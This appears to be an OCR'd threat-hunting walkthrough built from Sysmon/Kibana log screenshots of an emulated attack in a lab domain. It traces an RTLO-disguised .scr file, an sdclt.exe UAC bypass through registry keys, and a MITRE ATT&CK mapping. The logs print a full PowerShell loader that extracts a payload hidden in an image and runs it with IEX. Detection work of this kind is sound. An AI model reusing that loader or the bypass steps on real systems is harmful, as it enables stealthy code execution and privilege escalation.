
Aug 19, 2019 @ 22:59:46.936 - Aug 19, 2020 @ 22:59:46.936 —


Time	EventID	Image	ProcessGuid	DestinationIp	DestinationPort	User
May 1, 2020 @ 23:56:05.812	22	C:\ProgramData\victim\â€®cod.3aka3.scr	{47ab858c-e13c-5eac-a903-000000000400}	-	-	-
May 1, 2020 @ 23:56:03.790	22	C:\ProgramData\victim\â€®cod.3aka3.scr	{47ab858c-e13c-5eac-a903-000000000400}	-	-	-
May 1, 2020 @ 23:56:02.783	3	C:\ProgramData\victim\â€®cod.3aka3.scr	{47ab858c-e13c-5eac-a903-000000000400}	192.168.0.5	1234	DMEVALS\pbeesly




Time	EventID	Image	ProcessGuid	User	ParentProcessGuid
May 1, 2020 @ 23:57:13.954	1	C:\Windows\System32\cmd.exe	{47ab858c-e188-5eac-b003-000000000400}	DMEVALS\pbeesly	{47ab858c-e13c-5eac-a903-000000000400}
May 1, 2020 @ 23:57:13.953	1	C:\Windows\System32\conhost.exe	{47ab858c-e188-5eac-af03-000000000400}	DMEVALS\pbeesly	{47ab858c-e13c-5eac-a903-000000000400}
May 1, 2020 @ 23:56:05.830	1	C:\Windows\System32\cmd.exe	{47ab858c-e144-5eac-ab03-000000000400}	DMEVALS\pbeesly	{47ab858c-e13c-5eac-a903-000000000400}
May 1, 2020 @ 23:56:05.822	1	C:\Windows\System32\conhost.exe	{47ab858c-e144-5eac-aa03-000000000400}	DMEVALS\pbeesly	{47ab858c-e13c-5eac-a903-000000000400}


HKLM\System\CurrentControlSet\Services\Tcpip\Parameters
Grandchilds process GUIDs
PowerShell
port
1234
sdctl
ip
192.168.0.5
Sysmon ID 12
Sysmon ID 3
Sysmon ID 22
Sysmon ID 1
Sysmon ID 1
command
Sysmon ID 1
Sysmon ID 1
process
command
Parent process GUID
Sysmon ID 1
Child process GUID
Sysmon ID 7
Sysmon ID 1
dll
C:\Windows\System32\
Kernel32.dll
Kernelbase.dll
User32.dll
win32u.dll
ntdll.dll
PowerShell
Grandchild
process GUID


Privilege Escalation
T1548 - Abuse Elevation Control Mechanism
T1548.002 - Bypass User Access Control
Defense Evasion
T1112 - Modify Registry
Privilege Escalation
T1543 - Create or Modify System Process
T1543.003 - Windows Service
Privilege Escalation
T1547 - Boot or Logon Autostart Execution:
T1547.001 - Registry Run Keys / Startup Folder


Sysmon ID 1
Parent Process GUID
PowerShell/CMD
Creation of New Service
HKLM\SYSTEM\CurrentControlSet\Services
ETW 4697, 7045
Sysmon ID 12, ETW 4633
Creation of Registry Key
sdclt.exe
eventvwr.exe
Sysmon ID 1
Bypass
Implementation
Sysmon ID 12, 13, 14
ETW 4633, 4670, 4657
Registry Key Deletion or
Modification
Parent Process GUID
Sysmon ID 1
Child Process GUID




EventID: 1 × Image: *sdclt.exe ×

3 hits

Aug 19, 2019 @ 23:05:43.201 - Aug 19, 2020 @ 23:05:43.201 — Auto

Time	EventID	Image	ProcessGuid	ParentProcessGuid	ParentImage
May 1, 2020 @ 23:58:45.945	1	C:\Windows\System32\sdclt.exe	{47ab858c-e1e3-5eac-b503-000000000400}	{47ab858c-e188-5eac-b003-000000000400}	C:\Windows\System32\cmd.exe
May 1, 2020 @ 23:58:43.780	1	C:\Windows\System32\sdclt.exe	{47ab858c-e1e2-5eac-b303-000000000400}	{47ab858c-e188-5eac-b003-000000000400}	C:\Windows\System32\cmd.exe
May 1, 2020 @ 23:58:43.757	1	C:\Windows\System32\sdclt.exe	{47ab858c-e1e2-5eac-b203-000000000400}	{47ab858c-e188-5eac-b003-000000000400}	C:\Windows\System32\cmd.exe




ParentProcessGuid: {47ab858c-e1e3-5eac-b503-000000000400} ×

1 hit

Aug 19, 2019 @ 23:07:23.190 - Aug 19, 2020 @ 23:07:23.190 — Auto

Time	EventID	Image	ProcessGuid	ParentProcessGuid
May 1, 2020 @ 23:58:45.981	1	C:\Windows\System32\control.exe	{47ab858c-e1e3-5eac-b603-000000000400}	{47ab858c-e1e3-5eac-b503-000000000400}




ParentProcessGuid: {47ab858c-e1e3-5eac-b603-000000000400} ×

1 hit

Aug 19, 2019 @ 22:10:55.426 - Aug 19, 2020 @ 22:10:55.427 — Auto


Time	EventID	OriginalFileName	ProcessGuid	ParentImage	ParentProcessGuid	User
May 1, 2020 @ 23:58:46.047	1	PowerShell.EXE	{47ab858c-e1e4-5eac-b803-000000000400}	C:\Windows\System32\control.exe	{47ab858c-e1e3-5eac-b603-000000000400}	DMEVALS\pbeesly




Field: EventID

Operator: is not one of


Values: 12 ✕ 7 ✕



	Time ▲	EventID	Image	ProcessGuid	CommandLine	TargetFilename	TargetObject	User
›	May 1, 2020 @ 23:58:46.047	1	C:\Windows\System32\WindowsPowerShell\v1.0\powe	{47ab858c-e1e4-5eac-b803-000000000400}	"PowerShell.exe" -noni -noexit -ep bypass -window hidden -c "sal a New-Object;Add-Type -AssemblyName 'System.Drawing'; $g=a System.Drawing.Bitmap('C:\Users\pbeesly\Downloads\monkey.png');$o=a Byte[] 4480;for($i=0; $i -le 6; $i++){foreach	-	-	DMEVALS\pbeesly
›	May 1, 2020 @ 23:58:47.148	18	C:\windows\system32\WindowsPowerShell\v1.0\Powe	{47ab858c-e1e4-5eac-b803-000000000400}	-	-	-	-
›	May 1, 2020 @ 23:58:47.149	11	C:\windows\system32\WindowsPowerShell\v1.0\Powe	{47ab858c-e1e4-5eac-b803-000000000400}	-	C:\Users\pbeesly\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\5EQE4KYWW5ZA67CARNYB.temp	-	-




```
"PowerShell.exe" -noni -noexit -ep bypass -window hidden -c "sal a New-Object;Add-Type -AssemblyName 'System.Drawing'; $g=
a System.Drawing.Bitmap('C:\Users\pbeesly\Downloads\monkey.png');$o=a Byte[] 4480;for($i=0; $i -le 6; $i++){foreach($x in
(0..639)){$p=$g.GetPixel($x,$i);$o[$i*640+$x]=([math]::Floor(($p.B-band15)*16)-bor($p.G-band15))}};$g.Dispose();IEX([Syste
m.Text.Encoding]::ASCII.GetString($o[0..3932]))"
```




System.Drawing.Bitmap


EventID: 1 ×




⌄	May 1, 2020 @ 23:58:47.256	1	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.e	-	-	Visual C# Command Line Compiler	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\pbeesly\AppData\Local\Temp\qkbkqqbs\qkbkqqbs.cmdline"	DMEVALS\pbeesly




	Time ⏶	EventID	Image	CommandLine	User	TokenElevationType
›	May 1, 2020 @ 23:58:46.089	4,688	-	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\pbeesly\AppData\Local\Temp\qkbkqqbs\qkbkqqbs.cmdline"	-	%%1937




EventID: 12 × Message: "*DeleteKey" × Image: "*powershell.exe" ×




	Time ⏶	EventID	Image	User	ProcessGuid	TargetObject	Message
›	May 1, 2020 @ 23:59:16.772	12	C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe	-	{47ab858c-e1f8-5eac-bc03-000000000400}	HKU\S-1-5-21-1830255721-3727074217-2423397540-1107_Classes\Folder\shell\open\command	Registry object added or deleted: RuleName: - EventType: DeleteKey UtcTime: 2020-05-02 02:59:15.911 ProcessGuid: {47ab858c-e1f8-5eac-bc03-000000000400} ProcessId: 3832
›	May 1, 2020 @ 23:59:16.773	12	C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe	-	{47ab858c-e1f8-5eac-bc03-000000000400}	HKU\S-1-5-21-1830255721-3727074217-2423397540-1107_Classes\Folder\shell\open	Registry object added or deleted: RuleName: - EventType: DeleteKey UtcTime: 2020-05-02 02:59:15.911 ProcessGuid: {47ab858c-e1f8-5eac-bc03-000000000400} ProcessId: 3832
›	May 1, 2020 @ 23:59:16.774	12	C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe	-	{47ab858c-e1f8-5eac-bc03-000000000400}	HKU\S-1-5-21-1830255721-3727074217-2423397540-1107_Classes\Folder\shell	Registry object added or deleted: RuleName: - EventType: DeleteKey UtcTime: 2020-05-02 02:59:15.911 ProcessGuid: {47ab858c-e1f8-5eac-bc03-000000000400} ProcessId: 3832
›	May 1, 2020 @ 23:59:16.774	12	C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe	-	{47ab858c-e1f8-5eac-bc03-000000000400}	HKU\S-1-5-21-1830255721-3727074217-2423397540-1107_Classes\Folder	Registry object added or deleted: RuleName: - EventType: DeleteKey




Time		Image			TargetObject	Message
May 1, 2020 @ 23:57:20.228	12	C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe	-	{47ab858c-e18b-5eac-b103-000000000400}	HKU\S-1-5-21-1830255721-3727074217-2423397540-1107_Classes\Folder\shell\open\command	Registry object added or deleted: RuleName: - EventType: CreateKey UtcTime: 2020-05-02 02:57:18.306 ProcessGuid: {47ab858c-e18b-5eac-b103-000000000400} ProcessId: 6868
May 1, 2020 @ 23:58:20.597	13	C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe	-	{47ab858c-e18b-5eac-b103-000000000400}	HKU\S-1-5-21-1830255721-3727074217-2423397540-1107_Classes\Folder\shell\open\command\(Default)	Registry value set: RuleName: - EventType: SetValue UtcTime: 2020-05-02 02:58:18.576 ProcessGuid: {47ab858c-e18b-5eac-b103-000000000400} ProcessId: 6868
